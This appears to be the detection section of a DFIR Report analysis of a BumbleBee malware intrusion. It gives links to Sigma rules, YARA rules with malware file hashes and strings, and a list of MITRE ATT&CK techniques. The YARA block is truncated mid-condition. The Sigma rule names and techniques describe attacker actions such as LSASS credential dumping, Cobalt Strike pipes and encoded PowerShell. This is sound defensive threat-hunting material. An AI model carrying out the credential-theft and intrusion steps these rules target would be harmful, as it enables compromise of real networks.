https://github.com/SigmaHQ/sigma/blob/d459483ef6bb889fb8da1baa17a713a4f1aa8897/rules/windows/file_event/file_event_win_iso_file_recent.yml

https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_rundll32_not_from_c_drive.yml

https://github.com/SigmaHQ/sigma/blob/7f490d958aa7010f7f519e29bed4a45ecebd152e/rules/windows/process_creation/proc_creation_win_susp_powershell_enc_cmd.yml https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_process_dump_rundll32_comsvcs.yml

https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_rundll32_no_params.yml
https://github.com/NVISOsecurity/sigma-public/blob/master/rules/windows/sysmon/sysmon_lsass_memdump.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/pipe_created/pipe_created_mal_cobaltstrike.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_nltest_recon.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_whoami.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_net_execution.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_susp_adfind.yml
https://github.com/SigmaHQ/sigma/blob/54d141eb585f38fc83a1dc15aa281a84c0416d4f/rules-deprecated/windows/powershell_suspicious_download.yml
https://github.com/SigmaHQ/sigma/blob/b24e7ae9846f53cbbf61adad72f17af317c860a4/rules/windows/process_creation/proc_creation_win_susp_powershell_iex_patterns.yml
https://github.com/SigmaHQ/sigma/blob/04f72b9e78f196544f8f1331b4d9158df34d7ecf/rules/windows/builtin/system/win_cobaltstrike_service_installs.yml
https://github.com/SigmaHQ/sigma/blob/e10fa684bdd0254b5ba5102feae293b8564f4628/rules/windows/powershell/powershell_script/posh_ps_powerview_malicious_commandlets.yml
https://github.com/SigmaHQ/sigma/blob/40adb0339e8e4b5286fc46e05b96e7b48e967e0c/rules/windows/process_creation/proc_creation_win_susp_recon_activity.yml
https://github.com/SigmaHQ/sigma/blob/58f1d6fa2c679198f2932e3c361d5fa827effa95/rules/network/zeek/zeek_susp_kerberos_rc4.yml
https://github.com/SigmaHQ/sigma/blob/f4ef4fcdc4eb780bcaa59f6756bffa5b0fbacd20/rules/windows/builtin/security/win_susp_rc4_kerberos.yml
https://github.com/SigmaHQ/sigma/blob/8bb3379b6807610d61d29db1d76f5af4840b8208/rules/windows/process_creation/proc_creation_win_susp_procdump.yml
https://github.com/SigmaHQ/sigma/blob/33b370d49bd6aed85bd23827aa16a50bd06d691a/rules/windows/process_creation/proc_creation_win_anydesk.yml

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2022-08-08
Identifier: BumbleBee Case 13387
Reference: https://thedfirreport.com
*/


/* Rule Set ----------------------------------------------------------------- */


rule bumblebee_13387_VulnRecon_dll {
   meta:
      description = "BumbleBee - file VulnRecon.dll"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com"
      date = "2022-08-08"
      hash1 = "a9e90587c54e68761be468181e56a5ba88bac10968ff7d8c0a1c01537158fbe8"
   strings:
      $x1 = "Use VulnRecon.exe  -i, --SystemInfo  to execute this command" fullword
wide
      $x2 = "Use VulnRecon.exe  -v, --Vulnerability  to execute this command"
fullword wide
      $x3 = "Use VulnRecon.exe  -h, --HotFixes  to execute this command" fullword
wide
      $x4 = "Use VulnRecon.exe -m, --MicrosoftUpdates to execute this command"
fullword wide
      $x5 = "Use VulnRecon.exe   -s, --SupportedCve  to execute this command"
fullword wide
      $s6 = "VulnRecon.dll" fullword wide
      $s7 = "VulnRecon.Commands.SystemCommands" fullword ascii
      $s8 = "VulnRecon.Commands.CveCommands" fullword ascii
      $s9 = "VulnRecon.Commands" fullword ascii
      $s10 = "VulnRecon.CommandLine" fullword ascii
      $s11 =
"D:\\work\\rt\\VulnRecon\\VulnRecon\\obj\\Release\\net5.0\\VulnRecon.pdb" fullword
ascii
      $s12 = "VulnRecon.Commands.ToolsCommand" fullword ascii
      $s13 = "Using VulnRecon.exe -o or VulnRecon.exe --OptionName" fullword wide
      $s14 = "commandVersion" fullword ascii
      $s15 = "GetSystemInfoCommand" fullword ascii
      $s16 = "CreateGetSupportedCveCommand" fullword ascii
      $s17 = "CreateWindowsVersionCommand" fullword ascii
      $s18 = "        <requestedExecutionLevel level=\"asInvoker\"
uiAccess=\"false\"/>" fullword ascii
      $s19 = "get_CommandVersion" fullword ascii
      $s20 = "<CommandVersion>k__BackingField" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 50KB and
      1 of ($x*) and 4 of them
}
```

```
rule bumblebee_13387_VulnRecon_exe {
   meta:
      description = "BumbleBee - file VulnRecon.exe"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com"
      date = "2022-08-08"
      hash1 = "eb4cba90938df28f6d8524be639ed7bd572217f550ef753b2f2d39271faddaef"
   strings:
      $s1 = "hostfxr.dll" fullword wide
      $s2 = "--- Invoked %s [version: %s, commit hash: %s] main = {" fullword wide
      $s3 = "This executable is not bound to a managed DLL to execute. The binding
value is: '%s'" fullword wide
      $s4 = "D:\\a\\_work\\1\\s\\artifacts\\obj\\win-
x64.Release\\corehost\\cli\\apphost\\standalone\\Release\\apphost.pdb" fullword ascii
      $s5 = "VulnRecon.dll" fullword wide
      $s6 = "api-ms-win-crt-runtime-l1-1-0.dll" fullword ascii
      $s7 = "  - %s&apphost_version=%s" fullword wide
      $s8 = "api-ms-win-crt-convert-l1-1-0.dll" fullword ascii
      $s9 = "api-ms-win-crt-math-l1-1-0.dll" fullword ascii
      $s10 = "api-ms-win-crt-time-l1-1-0.dll" fullword ascii
      $s11 = "api-ms-win-crt-stdio-l1-1-0.dll" fullword ascii
      $s12 = "api-ms-win-crt-heap-l1-1-0.dll" fullword ascii
      $s13 = "api-ms-win-crt-string-l1-1-0.dll" fullword ascii
      $s14 = "The managed DLL bound to this executable is: '%s'" fullword wide
      $s15 = "A fatal error was encountered. This executable was not bound to load a
managed DLL." fullword wide
      $s16 = "api-ms-win-crt-locale-l1-1-0.dll" fullword ascii
      $s17 = "Showing error dialog for application: '%s' - error code: 0x%x - url:
'%s'" fullword wide
      $s18 = "Failed to resolve full path of the current executable [%s]" fullword
wide
      $s19 = "https://go.microsoft.com/fwlink/?linkid=798306" fullword wide
      $s20 = "The managed DLL bound to this executable could not be retrieved from
the executable image." fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 400KB and
      all of them
}


rule bumblebee_13387_wab {
   meta:
      description = "BumbleBee - file wab.exe"
      author = "TheDFIRReport"
      reference = "https://thedfirreport.com"
      date = "2022-08-08"
      hash1 = "1cf28902be615c721596a249ca85f479984ad85dc4b19a7ba96147e307e06381"
   strings:
      $s1 = "possibility terminate nation inch ducked ski accidentally usage absent
reader rowing looking smack happily strings disadvantage " ascii
```

```
      $s2 = "pfxvex450gd81.exe" fullword ascii
      $s3 = "31403272414143" ascii /* hex encoded string '[email protected]' */
      $s4 = "s wolf save detail surgery short vigour uttered fake proposal moustache
accustomed lock been vegetable maximum ownership specifi" ascii
      $s5 = "130 Dial password %d propose7177! Syllable( warrior stretching Angry 83)
sabotage %s" fullword wide
      $s6 = "possibility terminate nation inch ducked ski accidentally usage absent
reader rowing looking smack happily strings disadvantage " ascii
      $s7 = "accomplish course Content 506) arched organ Travels" fullword ascii
      $s8 = "123 serve edit. 693 [email protected] mercy " fullword wide
      $s9 = "Top wealthy! fish 760? pier%complaint July nicer! 587) %s shark+ "
fullword wide
      $s10 = " Approximate- Choked- %s %s, " fullword wide
      $s11 = "niece beacon dwelling- Headlong Intellectual+" fullword ascii
      $s12 = ">Certainty holes) cherries Proceeding Active+ surname Rex/ gets"
fullword wide
      $s13 = "[email protected] Couple? %s, shy %d %d) plume " fullword wide
      $s14 = " again workroom front leader height mantle mother sudden illness
discontent who finest southern nature supplement normally hopef" ascii
      $s15 = "Advantage %s+ Creation. officially/ Affirmative %s? %s " fullword ascii
      $s16 = "[email protected] falcon+ illumination repair/ %s! " fullword ascii
      $s17 = "%Truthful- %d/ 161! Checking 786/ Mob " fullword wide
      $s18 = "#%s. %s Door observed- lazy? [email protected] " fullword wide
      $s19 = "wrong comer? %s) Designer$ 372" fullword wide
      $s20 = "Fleet( %d, lads. %d! %d %s 445" fullword wide
   condition:
      uint16(0) == 0x5a4d and filesize < 200KB and
      8 of the
```

MITRE

Phishing – T1566
Malicious File – T1204.002
Windows Command Shell – T1059.003
PowerShell – T1059.001
Process Injection – T1055
File Deletion – T1070.004
LSASS Memory – T1003.001
Kerberoasting – T1558.003
Domain Account – T1087.002
Domain Trust Discovery – T1482
Lateral Tool Transfer – T1570
Remote Desktop Protocol – T1021.001
Valid Accounts – T1078
Remote Access Software – T1219
Ingress Tool Transfer – T1105
Web Protocols – T1071.001
System Services – T1569

SMB/Windows Admin Shares – T1021.002
Software Discovery – T1518
System Network Configuration Discovery – T1016
Remote System Discovery – T1018
Process Discovery – T1057
Mark-of-the-Web Bypass – T1553.005
Masquerading – T1036
Rundll32 – T1218.011
Domain Groups – T1069.002
Windows Management Instrumentation – T1047
Password Guessing – T1110.001

Internal case #13387